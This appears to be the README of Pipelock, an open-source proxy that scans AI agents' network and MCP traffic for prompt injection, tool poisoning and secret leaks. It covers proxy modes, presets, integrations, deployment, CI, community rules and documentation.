The full pipelock assess report is a separate assess entitlement, independent of Pro and Enterprise. Signing is not part of that entitlement: the free summary is signed too, and the free assess grade is unchanged.
How It Works
Pipelock uses capability separation: in an enforced deployment, the agent process has no direct network access and sends supported traffic through the proxy. Run the proxy with only the access its configured functions need, and protect its controls from the agent. When enabled, leak detection reads selected values from the proxy process environment and any configured dlp.secrets_file, retaining them in memory for matching. Treat the proxy process and those inputs as sensitive.
Three HTTP proxy modes (same port), plus a dedicated MCP proxy and A2A inspection on the forward and MCP paths:
- Fetch proxy (
/fetch?url=...): Fetches the URL, extracts text, scans for injection, returns clean content. - Forward proxy (
HTTPS_PROXY): Standard HTTP CONNECT tunneling without application code changes. Proxy configuration is still required. Optional TLS interception enables payload scanning. - WebSocket proxy (
/ws?url=ws://...): Scans client-to-server text frames for DLP and prompt injection, and server-to-client text frames for prompt injection. - MCP proxy (
pipelock mcp proxy): Wraps stdio or HTTP MCP servers with bidirectional scanning. - A2A inspection: Inspects Google Agent-to-Agent protocol traffic as it crosses the forward and MCP paths.

┌──────────────────────────────────────────────────────────┐
│ PRIVILEGED ZONE                                          │
│                                                          │
│ AI Agent                                                 │
│ - API keys, credentials, private code and context        │
│ - Network-isolated by deployment                         │
└────────────────────────────┬─────────────────────────────┘
                             │ mediated request
                             │ fetch / CONNECT / WS / MCP / A2A
                             ▼
┌──────────────────────────────────────────────────────────┐
│ FIREWALL ZONE                                            │
│                                                          │
│ Pipelock Agent Firewall                                  │
│ - Destination: URL, SSRF, and DNS checks                 │
│ - Data: DLP, secret detection, and budgets               │
│ - Content: prompt injection and tool poisoning           │
│ - Policy: allow, block, or redact                        │
│ - Sensitive values in memory for leak detection          │
└────────────────────────────┬─────────────────────────────┘
                             │ approved request
                             ▼
┌──────────────────────────────────────────────────────────┐
│ INTERNET                                                 │
│                                                          │
│ Web APIs, websites, MCP servers, tools, and A2A services │
└──────────────────────────────────────────────────────────┘

Internet -- response --> Pipelock -- scanned content --> AI Agent
Configuration
Generate a config from a built-in preset, or let pipelock audit tailor one to your project:
pipelock presets
pipelock generate config --list
pipelock generate config --preset balanced > pipelock.yaml
pipelock audit ./my-project -o pipelock.yaml
| CLI Preset | Mode | Action | Best For |
|---|---|---|---|
balanced | balanced | warn | General purpose (default) |
strict | strict | block | High-security, regulated industries |
audit | audit | warn | Evaluate ordinary policy; core floors can block |
claude-code | balanced | block | Claude Code unattended |
cursor | balanced | block | Cursor IDE |
generic-agent | balanced | warn | New agents during tuning |
hostile-model | strict | block | Uncensored/abliterated models |
Config changes are picked up through file watcher or SIGHUP. Full reference: docs/configuration.md
For false positive tuning: docs/false-positive-tuning.md
Integration Guides
- Claude Code: MCP proxy setup,
.claude.jsonconfiguration - OpenAI Codex: MCP proxy wrapping, forward proxy, sandbox integration
- Cline: MCP proxy wrapping for Cline's
mcp.json - Continue.dev: MCP proxy wrapping for Continue YAML configuration
- OpenCode: MCP proxy wrapping for OpenCode's local and remote MCP servers
- Pi: global
httpProxysetup with a named agent listener (example) - Zed: MCP proxy wrapping for Zed's
context_serversblock insettings.json - OpenAI Agents SDK:
MCPServerStdio, multi-agent handoffs - Google ADK:
McpToolset,StdioConnectionParams - AutoGen:
StdioServerParams,mcp_server_tools() - CrewAI:
MCPServerStdiowrapping,MCPServerAdapter - LangGraph:
MultiServerMCPClient,StateGraph - Hermes: full-plugin coverage or lighter MCP-only wrapping for Nous Research's agent, with auth-header sidecar preservation
- Grok Build: forward proxy via
HTTPS_PROXY/HTTP_PROXYplus manual MCP wrap (grok mcp add … -- pipelock mcp proxy); no automatic installer - JetBrains/Junie: MCP proxy wrapping for IntelliJ, PyCharm, GoLand (walkthrough)
- Cursor:
pipelock cursor installregisters Pipelock as a Cursor hook for shell execution, MCP tool calls, and file reads; use--configto embed a validated policy path andpipelock cursor removeto remove Pipelock-managed hooks. You can also useconfigs/cursor.yamlwith the same MCP proxy pattern as Claude Code (walkthrough) - VS Code:
pipelock vscode installrewrites.vscode/mcp.jsonto route every MCP server through the MCP proxy;--globaltargets the user-levelmcp.json - OpenClaw: gateway sidecar, init container, config wrapping
- Any other MCP client:
pipelock generate mcporterreads any JSON file with a top-levelmcpServersobject and wraps every server through Pipelock's proxy, so a client that is not on the list above still routes through scanning in one command.
Deployment
# Docker
docker pull ghcr.io/pipelab-org/pipelock:3.8.0
docker run -p 8888:8888 -v "$(pwd)/pipelock.yaml":/config/pipelock.yaml:ro \
  ghcr.io/pipelab-org/pipelock:3.8.0 \
  run --config /config/pipelock.yaml --listen 0.0.0.0:8888

# Network-isolated agent with Docker Compose
pipelock generate docker-compose --agent claude-code -o docker-compose.yaml
docker compose up

# Kubernetes with Helm (Helm 3.8+)
helm install pipelock oci://ghcr.io/pipelab-org/charts/pipelock --version 3.8.0
Production recipes for Docker Compose, Kubernetes sidecar + NetworkPolicy, iptables/nftables, and macOS PF: docs/guides/deployment-recipes.md
CI Integration
The commit below pins an existing action source snapshot; the comment names the examples' release target, not a release tag. The action's version input defaults to latest, so the explicit version keeps the binary on 3.8.0.
# .github/workflows/pipelock.yaml
- uses: pipelab-org/pipelock@3b5140812d6c37a52a22b66af1daf92759c280ab # v3.8.0 examples; source snapshot, not release tag
  with:
    version: '3.8.0'
    scan-diff: 'true'
    fail-on-findings: 'true'
The action downloads a pre-built binary, runs pipelock audit, scans the PR diff for leaked secrets, and uploads the audit report as a workflow artifact. See examples/ci-workflow.yaml for a complete workflow.
Runnable Demo: Tool-Response Injection
The examples/tool-response-injection/ harness runs an end-to-end demo where an MCP tool with a harmless name and description hides a prompt-injection payload in its response. Pipelock blocks the response before it reaches the agent and emits signed action receipts that a third party can verify. The same demo runs against three transports with one shared signing key:
- MCP stdio
- MCP HTTP upstream
- HTTP fetch
cd examples/tool-response-injection
python3 demo.py    # needs python3 + cryptography + pipelock on PATH
Community Rules
<div align="center">Detection you can extend, share, and ship faster than the core binary.
</div>Pipelock's built-in DLP, injection, and tool-poison detection is strong out of the box. Community rule bundles let you go further: add your own patterns for the exfiltration shapes, secret formats, and injection tricks your stack sees, sign them, and ship them on a cadence you control instead of waiting for a release.
Install the official bundle in one line:
pipelock rules install pipelock-community
Rule bundles are signed and version-locked. The full lifecycle is a shipped command, not a config edit:
pipelock rules list                    # what is installed
pipelock rules diff pipelock-community # what a new version would change
pipelock rules update pipelock-community
pipelock rules verify                  # confirm signatures against the trusted keyring
pipelock rules remove pipelock-community
Write your own. A rule is a small YAML entry with a name, a category (DLP, injection, or tool-poison), and a pattern. Sign it with your key, drop it in a bundle, and every Pipelock instance you run picks it up. Share it with the community and it protects everyone else too.
Contribute a rule to the public pipelock-rules bundle, or read docs/rules.md to build and sign your own.
Docs
Full docs directory: docs/
| Document | What's In It |
|---|---|
| Upgrading to 3.8 | Metrics listener, registry migration, exception expiry, effective policy, containment and evidence consumers |
| Upgrading to 3.7 | Earlier receipt completion, containment restart and verifier compatibility changes |
| Configuration Reference | All config fields, defaults, hot-reload behavior, presets |
| Request Policy | Allow-by-default deny/warn rails on outbound API operations (GraphQL / discriminator / batch), fail-closed (v2.6) |
| Request Redaction | JSON request rewriting across HTTP, WebSocket, and MCP transports |
| False Positive Tuning | Identifying, suppressing, and tuning scanner findings |
| Scan API | Evaluation endpoint for programmatic scanning |
| Deployment Recipes | Docker Compose, K8s sidecar, iptables, macOS PF |
| Kubernetes Image Upgrades | Digest-pinned releases, live image-ID checks, and rollback |
pipelock doctor | Configured-vs-enforceable deployment diagnostics for proxy, TLS, MCP, file_sentry, telemetry, and containment signals |
pipelock dashboard | Operator dashboard setup: auth modes, RBAC permissions, evidence, exemptions, budgets, trust and keys, fleet views, backup/restore, and coverage certificates |
pipelock verify-install | Deterministic scanning, local proof, and direct-egress smoke checks |
pipelock update | Verified self-update: signed release manifest, checksum verification, optional cosign cross-check, atomic install, rollback |
| Bypass Resistance | Known evasion techniques, mitigations, limitations |
| Known Attacks Blocked | Real attacks with repro snippets |
| SIEM Integration | Log schema, CEF/syslog output, durable Enterprise forwarding, lifecycle, metrics, SIEM queries |
| Metrics Reference | Prometheus metric families, labels, JSON stats, and alert rules |
| Community Rules | Install, configure, and create signed rule bundles |
| Security Assurance | Security model, trust boundaries, supply chain |
| Security Documents | Disclosure policy, unsupported paths, key rotation, TLS CA and Audit Packet threat models |
| Enterprise Readiness | Shipped enterprise controls, evaluation path, deployment decisions, and explicit boundaries |
| Reproducible Builds | Byte-for-byte OSS binary check, stable inputs, release integration, and scope |
| Finding Suppression | Rule names, path matching, inline comments |
| Transport Modes | All proxy modes and their scanning capabilities |
| OWASP MCP Top 10 | OWASP MCP Top 10 coverage |
| OWASP Agentic Top 15 | OWASP Agentic AI Top 15 coverage |
| OWASP LLM Top 10 | OWASP Top 10 for LLM Applications (2025) coverage |
| EU AI Act | EU AI Act compliance mapping |
| NIST 800-53 | NIST SP 800-53 Rev. 5 controls mapping |
| Assess Mapping | Maps runtime controls to the frameworks pipelock assess produces evidence against, for procurement and audit review |
| Policy Spec v0.1 | Portable agent firewall policy format |
| Mediation Envelope | Sideband metadata headers, config, interaction with receipts |
| Media Policy | Stego stripping, SVG hardening, allowed types, size limits |
| Evidence Terminology | Quick reference for ActionReceipt, EvidenceReceipt, flight recorder, checkpoints, anchors, coverage certificates, and Audit Packets, with the integrity-vs-completeness and pinned-vs-unpinned distinctions |
| Receipt Verification | pipelock verify-receipt, Fleet Receipt Report verification, standalone pipelock-verifier, conformance suite, chain integrity |
| Receipt Spec Profiles | in-toto attestation predicate for action receipts, with companion SCITT and AARP profiles and prior-art mapping |
| Audit Packet Threat Model | What verified Audit Packets prove, what they do not prove, and the trust assumptions relying parties must pin |
| Receipt Transport Coverage | Receipt emission matrix across fetch, forward, CONNECT/TLS, WebSocket, MCP, and A2A paths |
| Learn-and-Lock | Per-agent behavioral contracts: observe, compile, shadow, ratify, promote (v2.4) |
| Federation | Inbound mediation envelope verification, SPIFFE actor format, RFC 9421 well-known directory (v2.4) |
| Block-Reason Header | X-Pipelock-Block-Reason schema, reason vocabulary, retry hints (v2.4) |
| Health Endpoint | /health 503 wedge detection, subsystem heartbeats, operator dashboard config (v2.4) |
| Host Containment | pipelock contain (install, run, verify, doctor, rollback, add-tool, workspace grants, ca-refresh, reload-nft-rules, and more) for 3-UID containment (private network namespace as the primary boundary, nftables owner-match as the fallback) with kernel-observed posture attestation (v2.5) |
| MCP Integrity Manifests | Generate, verify, sign, and require trusted MCP binary-integrity manifests (v2.5) |
| Adaptive CLI | Inspect and flush adaptive-enforcement runtime state through the admin API (v2.5) |
| Conductor | The Enterprise fleet control plane: policy distribution, audit sink, remote kill, rollback, mTLS/SPIFFE trust, licensing (v2.7, Enterprise) |
| Conductor Operator Runbook | Hands-on local fleet walkthrough: bootstrap, serve, sign a batch, verify offline |
| Conductor Operator Quickstart | Zero to a read-only fleet audit: license, operator mTLS cert, auditor token, read-only commands |
| Kubernetes Enterprise Deployment | Helm-based Conductor fleet: control plane, followers, fleet-sink, PKI Secrets, NetworkPolicies |
pipelock license | Install, inspect, and check the license that unlocks paid features (Pro agents, Enterprise fleet) |
pipelock baseline | Inspect, ratify, and relearn behavioral-baseline profiles through the authenticated admin API |
| Posture Capsule | Signed posture snapshots, posture verify CLI, CI gate, scoring model |
pipelock init sidecar | Generate enforced Kubernetes companion-proxy manifests and MCP launcher contracts (strategic-merge, Kustomize, Helm values) |
pipelock session | Operator CLI for airlock inspection and recovery (list, inspect, explain, release, terminate, recover) |
pipelock keys status | Unified signing-key inventory: per-purpose source, presence, readability, validity, and public-key fingerprint |
| Flight Recorder | Hash-chained signed evidence log: default-on behavior, transcript-root seal, redaction, escrow, key rotation |
| TLS Interception | CONNECT-tunnel MITM: CA setup, body/header/response scanning, passthrough domains |
| Canary Tokens | Synthetic secrets that trip an alert the moment an agent tries to exfiltrate one |
| Detection Integration | Feed Pipelock decisions and evidence into external detection / SIEM pipelines |
| Agent Review | Maintainer-triggered pull request review (/review, /review deep, /review codex, or /review codex deep comment), run from pipelab-org/agent-review |
| MCP Inspector Front | Front MCP dev tools (Inspector, test servers) through Pipelock scanning |
pipelock demo | Self-contained attack scenarios with signed, offline-verifiable receipts, no config or network needed |
| Badges | Drop-in Markdown for the scanned by pipelock badge on downstream projects |
Project Structure
cmd/pipelock/          CLI entry point
internal/
  cli/                 Cobra commands (run, check, reload, init, generate, mcp, session, posture, rules, ...)
    diag/              `pipelock doctor` and install-verification diagnostics
    session/           `pipelock session`, `pipelock adaptive`, and `pipelock baseline` operator CLIs
    setup/             `pipelock init sidecar`: companion-proxy manifest generation (K8s)
  config/              YAML config, validation, defaults, hot-reload (fsnotify)
  scanner/             Ordered URL scanning pipeline + response injection detection
  checker/             Versioned content-assessment protocol and HTTP client; no runtime integration
  audit/               Structured JSON logging (zerolog) + event emission dispatch
  proxy/               HTTP proxy: fetch, forward (CONNECT), WebSocket, DNS pinning, TLS
  mcp/                 MCP proxy + bidirectional scanning + tool poisoning + chains
    integrity/         MCP binary/script integrity manifests and trust workflow
  discover/            IDE/agent config discovery (Claude Code, Cursor, VS Code, JetBrains)
  killswitch/          Emergency deny-all (7 sources) + port-isolated API
  envelope/            Mediation envelope (RFC 8941) for sideband metadata
  media/               Image metadata stripping (JPEG/PNG byte-level surgery)
  normalize/           Text-normalization transforms (NFKC, invisible chars, leetspeak, whitespace, vowel-fold) for the scanner cascade
  receipt/             Action receipt signing + hash-chained evidence
  receiptcontent/      Typed receipt content projections and exact clean-text caching
  recorder/            Durable append tickets, run history and parallel group lifecycle
  posture/             Posture capsule schema, signing, scoring, verify policy
  session/             Session state, taint classification, task boundaries, trust overrides
  rules/               Bundle loader, tier taxonomy, RequiredFeatures enforcement
  sandbox/             Landlock, seccomp, netns, macOS sandbox-exec
  shield/              Airlock, browser shield, SVG hardening
  signing/             Ed25519 key management
  integrity/           SHA256 file integrity monitoring
  report/              HTML/JSON audit report generation
enterprise/            Multi-agent features (ELv2)
sdk/conformance/       Cross-implementation receipt verification test vectors
charts/                Helm chart for Kubernetes deployment
configs/               7 built-in preset config files
docs/                  Guides, references, compliance mappings
Testing
Pipelock is tested like a security product. The open-source core has unit, integration, and end-to-end tests. A separate private adversarial suite exercises attack classes against the production binary. Every bypass graduates into a regression test before release.
| Metric | Value |
|---|---|
Go tests (with -race) | Unit, integration, and end-to-end paths |
| Coverage gate (codecov) | 91% Apache-2.0 core project, 90% patch on new code |
| Evasion coverage | Public bypass-resistance matrix + private adversarial corpus |
| Scanner hot-path overhead | Historical scanner measurements and current receipt workload results: docs/performance.md |
| CI matrix | Go 1.26 + 1.27, CodeQL, golangci-lint |
| Supply chain | SLSA provenance, CycloneDX SBOM, cosign signatures |
Use the pre-commit checklist to verify locally. First-party benchmark evidence: the public agent-egress-bench corpus. See the live results.
Credits
- Architecture influenced by Anthropic's Claude Code sandboxing and sandbox-runtime
- Threat model informed by OWASP Agentic AI Top 10
- See docs/comparison.md for how Pipelock relates to other tools in this space
- Security review contributions from Dylan Corrales
Contributions welcome. See CONTRIBUTING.md for guidelines.
If Pipelock is useful, please star this repository. It helps others find the project.
License
Pipelock core is licensed under the Apache License 2.0. Copyright 2026 Joshua Waldrep.
Multi-agent features (per-agent identity, budgets, and configuration isolation)
are in the enterprise/ directory, gated by the enterprise build tag and licensed
under the Elastic License 2.0 (ELv2). These features activate with a valid license key.
The open-source core works independently without paid features. All scanning, detection, and single-agent protection is free.
Pre-built release artifacts (Homebrew, GitHub releases, Docker images) include paid-tier
code that activates with a valid license key. Building from source with make build, make install, or the
repository Dockerfile produces a Community-only binary.
See LICENSE for the Apache 2.0 text and enterprise/LICENSE for the ELv2 text.
More MCP Gateways projects
All 19 →
mcpo
Proxy that exposes MCP servers as OpenAPI endpoints

Supergateway
Runs MCP stdio servers over Streamable HTTP and SSE

mcp-proxy (sparfenyuk)
Bridge between Streamable HTTP and stdio MCP transports